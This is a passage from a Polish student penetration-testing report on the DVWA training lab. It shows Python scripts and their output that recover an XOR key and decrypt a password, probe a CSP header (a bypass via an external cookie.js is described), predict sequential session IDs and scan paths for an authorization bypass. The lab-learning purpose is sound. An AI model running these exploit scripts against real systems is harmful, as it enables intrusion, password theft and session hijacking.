Na początku definiujemy znany tekst jawny (‘helloworld’), który zostanie zakodowany w DVWA i posłuży do odtworzenia użytego klucza XOR. Następnie tworzymy payload zawierający wiadomość i kierunek „encode”. Potem skrypt wysyła żądanie POST do formularza szyfrowania i przy użyciu BeautifulSoup wyciąga zakodowaną wiadomość Base64 z odpowiedzi serwera. Ponieważ znamy tekst wejściowy oraz zakodowany ciąg bajtów, możemy odtworzyć klucz XOR poprzez operację XOR na obu wartościach bajt po bajcie.

Po ustaleniu klucza, skrypt pobiera inną, już zaszyfrowaną wiadomość (np. hasło ustawione przez DVWA). Następnie dekoduje ją z Base64, przekształca do bajtów i wykonuje operację XOR przy użyciu wcześniej uzyskanego klucza.



```
def exploit_cryptography():
    known_plaintext = "helloworld"
    print(f"[*] Wysyłanie znanej wiadomości do modułu Cryptography: {known_plaintext}")
    payload = {
        "message": known_plaintext,
        "direction": "encode"
    }

    r = session.post(CRYPTO_URL, data=payload)
    soup = BeautifulSoup(r.text, "html.parser")
    encoded = soup.find("textarea", {"id": "encoded"}).text.strip()
    print(f"[+] Zakodowana wiadomość: {encoded}")

    decoded = base64.b64decode(encoded)
    xor_key = ''.join(chr(decoded[i] ^ ord(known_plaintext[i])) for i in range(len(known_plaintext)))
    print(f"[+] Odzyskany klucz XOR: {xor_key}")

    print("[*] Pobieranie przechwyconej wiadomości...")
    r = session.get(CRYPTO_URL)
    soup = BeautifulSoup(r.text, "html.parser")

    textareas = soup.find_all("textarea")
    intercepted = None
    for textarea in textareas:
        if "Your new password" not in textarea.text and len(textarea.text.strip()) > 0:
            intercepted = textarea.text.strip()

    if not intercepted:
        print("[*] Nie udało się znaleźć przechwyconej wiadomości.")
        return

    print(f"[+] Przechwycona wiadomość (Base64): {intercepted}")

    intercepted_bytes = base64.b64decode(intercepted)
    key_bytes = xor_key.encode()

    decrypted = ''.join(chr(intercepted_bytes[i] ^ key_bytes[i % len(key_bytes)]) for i in range(len(intercepted_bytes)))
    print(f"[+] Odszyfrowana wiadomość:\n{decrypted}")
```

Rysunek 58: Fragment kodu funkcji `exploit_cryptography()`

```
(kali㉿kali) - [~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/weak_cryptography.py
[*] Logowanie do DVWA jako gordonb...
[+] Zalogowano jako admin.
[*] Ustawianie poziomu bezpieczeństwa na LOW...
[+] Poziom bezpieczeństwa ustawiony na LOW.
[*] Wysyłanie znanej wiadomości do modułu Cryptography: helloworld
[+] Zakodowana wiadomość: HwQPBBsAAB0eAA==
[+] Odzyskany klucz XOR: wachtwoord
[*] Pobieranie przechwyconej wiadomości...
[+] Przechwycona wiadomość (Base64): Lg4WG1QZChhSFBYSEB8bBQtPGxdNQSwEHRE0AQY=
[+] Odszyfrowana wiadomość:
Your new password is: Olifant
```

Rysunek 59: Wynik działania skryptu – odzyskana wiadomość „Your new password is: Olifant”

Skrypt pomyślnie zidentyfikował klucz szyfrujący i odszyfrował przechwyconą wiadomość, ujawniając nowe hasło: **Olifant**.

### 3.9 Automatyzacja ataku CSP Bypass

W ramach automatyzacji ataku na podatność typu CSP Bypass opracowano prosty skrypt w Pythonie, którego zadaniem jest sprawdzenie, czy na danej stronie internetowej ustawiono nagłówek Content-Security-Policy. Skrypt pobiera zawartość strony i analizuje odpowiedź HTTP, zwracając wartość nagłówka, jeśli występuje.

Jeśli CSP nie jest ustawiony, strona jest podatna na klasyczne ataki XSS. Jeśli CSP istnieje, możliwe jest wykonanie dalszej analizy (np. pod kątem błędnej konfiguracji lub użycia zaufanych domen zawierających złośliwy skrypt).



```
def get_csp_header(url):
    try:
        response = session.get(url)

        if 'Content-Security-Policy' in response.headers:
            return response.headers['Content-Security-Policy']
        else:
            return "Nagłówek CSP nie jest ustawiony na tej stronie."

    except requests.exceptions.RequestException as e:
        return f"Błąd: {e}"
```

Rysunek 60: Fragment kodu funkcji `get_csp_header()` sprawdzającej obecność CSP


Skrypt wykrył obecność nagłówka CSP na stronie DVWA.

```
(kali@kali) ~/Desktop/web_penetest_DVWA
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/csp_low.py
[*] Logowanie do DVWA...
[+] Zalogowano jako admin
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.


[*] Pobieranie nagłówka CSP...
Nagłówek CSP: script-src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com https://digi.ninja ;
```

Rysunek 61: Wynik działania skryptu – wykryty nagłówek CSP z listą dozwolonych źródeł

Następnie przeprowadzono manualny test obejścia CSP poprzez załadowanie zewnętrznego pliku `cookie.js`, co zakończyło się pomyślnym wykonaniem złośliwego kodu JavaScript w przeglądarce ofiary.



Rysunek 62: Ręczne wykonanie ataku CSP Bypass z użyciem zewnętrznego skryptu JavaScript



Rysunek 63: Potwierdzenie wykonania ataku – komunikat `alert(document.cookie)` na stronie DVWA

## 3.10 Automatyzacja ataku z użyciem Weak Session IDs

W celu potwierdzenia podatności typu Weak Session ID, opracowany został skrypt w Pythonie, który automatycznie loguje się do DVWA, kilkakrotnie odświeża sesję i zbiera wartości ciasteczek dvwaSession. Skrypt analizuje, czy identyfikatory sesji są generowane w sposób losowy, czy też są inkrementowane liniowo.

Po każdej iteracji skrypt pobiera aktualny identyfikator sesji i zapisuje go w liście. Po zebraniu danych wykonywana jest analiza różnic między kolejnymi wartościami – jeśli różnice wynoszą zawsze 1, oznacza to, że identyfikatory sesji są przewidywalne i inkrementowane.

```
def test_weak_session_ids(count=10):
    print(f"[*] Testowanie podatności Weak Session ID ({count} prób)...")
    session_ids = []

    for i in range(count):
        r = session.post(WEEK_ID_URL)
        cookie = session.cookies.get("dvwaSession")
        print(f"[{i+1}] Otrzymany dvwaSession ID: {cookie}")
        session_ids.append(int(cookie))

    print("\n[*] Analiza wzoru sesji:")
    diffs = [session_ids[i+1] - session_ids[i] for i in range(len(session_ids)-1)]
    predictable = all(diff == 1 for diff in diffs)

    if predictable:
        print("[!] Identyfikatory sesji są inkrementowane → podatność POTWIERDZONA.")
    else:
        print("[+] Identyfikatory sesji nie są bezpośrednio przewidywalne.")
```

Rysunek 64: Fragment kodu funkcji test\_weak\_session\_ids() testującej przewidywalność ID

Skrypt wykazał, że dvwaSession rośnie w sposób sekwencyjny (1, 2, 3...), co oznacza, że sesje są przewidywalne i podatność na Weak Session ID została potwierdzona.

```
(kali@kali) - [~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/week_session_id_low.py
[*] Logowanie do DVWA...
[+] Załogowano jako admin
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.
[*] Testowanie podatności Weak Session ID (10 prób)...
[1] Otrzymany dvwaSession ID: 1
[2] Otrzymany dvwaSession ID: 2
[3] Otrzymany dvwaSession ID: 3
[4] Otrzymany dvwaSession ID: 4
[5] Otrzymany dvwaSession ID: 5
[6] Otrzymany dvwaSession ID: 6
[7] Otrzymany dvwaSession ID: 7
[8] Otrzymany dvwaSession ID: 8
[9] Otrzymany dvwaSession ID: 9
[10] Otrzymany dvwaSession ID: 10

[*] Analiza wzoru sesji:
[!] Identyfikatory sesji są inkrementowane → podatność POTWIERDZONA.
```

Rysunek 65: Wynik działania skryptu – kolejne identyfikatory sesji oraz potwierdzenie podatności

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dvwaSession	7	localhost	/DVWA/vulnerabilities/weak_id	Session	12	false	false	None	Sun, 11 May 2025 17:25:29 GMT
PHPSESSID	mmsa3d8vfkas4uer1p1c5gg	localhost	/	Mon, 12 May 2025 17:21:15 GMT	35	false	false	None	Sun, 11 May 2025 17:25:25 GMT
security	low	localhost	/	Session	11	false	false	None	Sun, 11 May 2025 17:25:25 GMT

Rysunek 66: Widok ciasteczek w przeglądarce – identyfikator dvwaSession ustawiony na 7

## 3.11 Automatyzacja ataku Authorization Bypass

W celu wykrycia potencjalnych przypadków obejścia mechanizmów autoryzacji, przygotowano skrypt w Pythonie, który rekurencyjnie przeszukuje strukturę adresów URL w aplikacji. Działa on na zasadzie podobnej do narzędzi typu dirbuster, testując kolejne ścieżki z pliku słownikowego i sprawdzając ich dostępność.

Dla każdej odnalezionej ścieżki, która zwraca kod HTTP 200, skrypt sprawdza, czy w URL-u nie występuje podejrzany ciąg znaków, np. authbypass. W takim przypadku wyświetlany jest komunikat o potencjalnym obejściu autoryzacji, a skanowanie kontynuowane jest w głębi znalezionej struktury (z ograniczoną głębokością).

```
def recursive_scan(base_url, wordlist_file, depth=2):
    with open(wordlist_file, "r") as f:
        paths = [line.strip() for line in f.readlines()]

    def scan_level(url, current_depth):
        if current_depth == 0:
            return
        for path in paths:
            full_url = f"{url}/{path}/"
            try:
                r = session.get(full_url)
                if r.status_code == 200:
                    print(f"[+] Znaleziono: {full_url}")
                    if "authbypass" in full_url:
                        print(f"[!!!] Możliwy bypass autoryzacji: {full_url}")
                        scan_level(full_url.rstrip('/'), current_depth - 1)
            except requests.RequestException as e:
                print(f"[-] Błąd przy {full_url}: {e}")

    print(f"\n[*] Rozpoczynanie rekursywnego skanowania od {base_url}...")
    scan_level(base_url, depth)
```

Rysunek 67: Fragment kodu funkcji recursive\_scan() wykonującej skanowanie ścieżek z pliku słownikowego

Skrypt korzysta ze słownika zawierającego typowe nazwy katalogów i punktów końcowych, które mogą wskazywać na wrażliwe lub ukryte zasoby aplikacji (np. admin, secrets, backup, authbypass, uploads).

```
1 uploads
2 files
3 config
4 admin
5 secrets
6 backup
7 auth
8 bypass
9 test
10 authbypass
11 vulnerabilities
```

Rysunek 68: Zawartość pliku słownikowego wordlist.txt wykorzystywanego w skanowaniu

Skrypt wykrył istnienie katalogu authbypass dostępnego bez odpowiedniej kontroli dostępu, co wskazuje na możliwość obejścia mechanizmu autoryzacji w DVWA.

```
(kali㉿kali)-[~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/auth_bypass.py
[*] Logowanie jako gordonb...
[+] Zalogowano jako gordonb
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.

[*] Rozpoczynanie rekursywnego skanowania od http://localhost/DVWA...
[+] Znaleziono: http://localhost/DVWA/config/
[+] Znaleziono: http://localhost/DVWA/vulnerabilities/
[+] Znaleziono: http://localhost/DVWA/vulnerabilities/authbypass/
[!!!] Możliwy bypass autoryzacji: http://localhost/DVWA/vulnerabilities/authbypass/
```

Rysunek 69: Wynik działania skryptu – wykrycie ścieżki z możliwym obejściem autoryzacji

## 4. Podsumowanie

Projekt realizowany w ramach analizy Damn Vulnerable Web Application (DVWA) pozwolił nam na praktyczne zrozumienie i przećwiczenie najczęściej występujących podatności aplikacji webowych. Dzięki zaplanowanemu podejściu oraz pracy zespołowej udało się nie tylko ręcznie zidentyfikować i zademonstrować każdą z podatności, ale również zautomatyzować proces ich eksploatacji.

Wnioski z przeprowadzonych działań:

- **DVWA jako środowisko testowe** okazało się niezwykle pomocne w edukacji w zakresie bezpieczeństwa aplikacji webowych, umożliwiając bezpieczne i kontrolowane testowanie technik ataków.
- **Zakres podatności** objął zarówno typowe luki (np. SQL Injection, XSS, CSRF), jak i bardziej zaawansowane błędy (CSP Bypass, RFI, przewidywalne ID sesji).

- **Automatyzacja** miała kluczowe znaczenie — każda z podatności została opisana nie tylko pod kątem manualnej eksploatacji, ale również wzbogacona o dedykowany skrypt. Dzięki temu osiągnęliśmy:
  - powtarzalność testów,
  - skrócenie czasu ataku,
  - lepszą skalowalność dla przyszłych analiz.
- **Bezpieczeństwo aplikacji webowych** wymaga wielowarstwowego podejścia — błędy mogą występować zarówno w warstwie klienta (DOM XSS), jak i na poziomie backendu (SQLi, RFI).
- **Brak prostych zabezpieczeń**, takich jak weryfikacja sesji, tokeny CSRF, walidacja danych wejściowych czy właściwe nagłówki CSP — to najczęstsze przyczyny udanych ataków.
- **Najważniejsze lekcje:**
  - nawet proste aplikacje potrafią zawierać poważne luki,
  - automatyzacja jest kluczowa nie tylko dla atakującego, ale i dla audytu bezpieczeństwa,
  - zrozumienie działania podatności od strony technicznej przekłada się na skuteczniejsze zabezpieczenie aplikacji.

Projekt stanowi solidną podstawę do dalszego rozwoju w obszarze testów penetracyjnych oraz bezpieczeństwa aplikacji webowych. Zdobyta wiedza i opracowane narzędzia stanowią punkt wyjścia do pracy w bardziej złożonych, rzeczywistych scenariuszach testów bezpieczeństwa.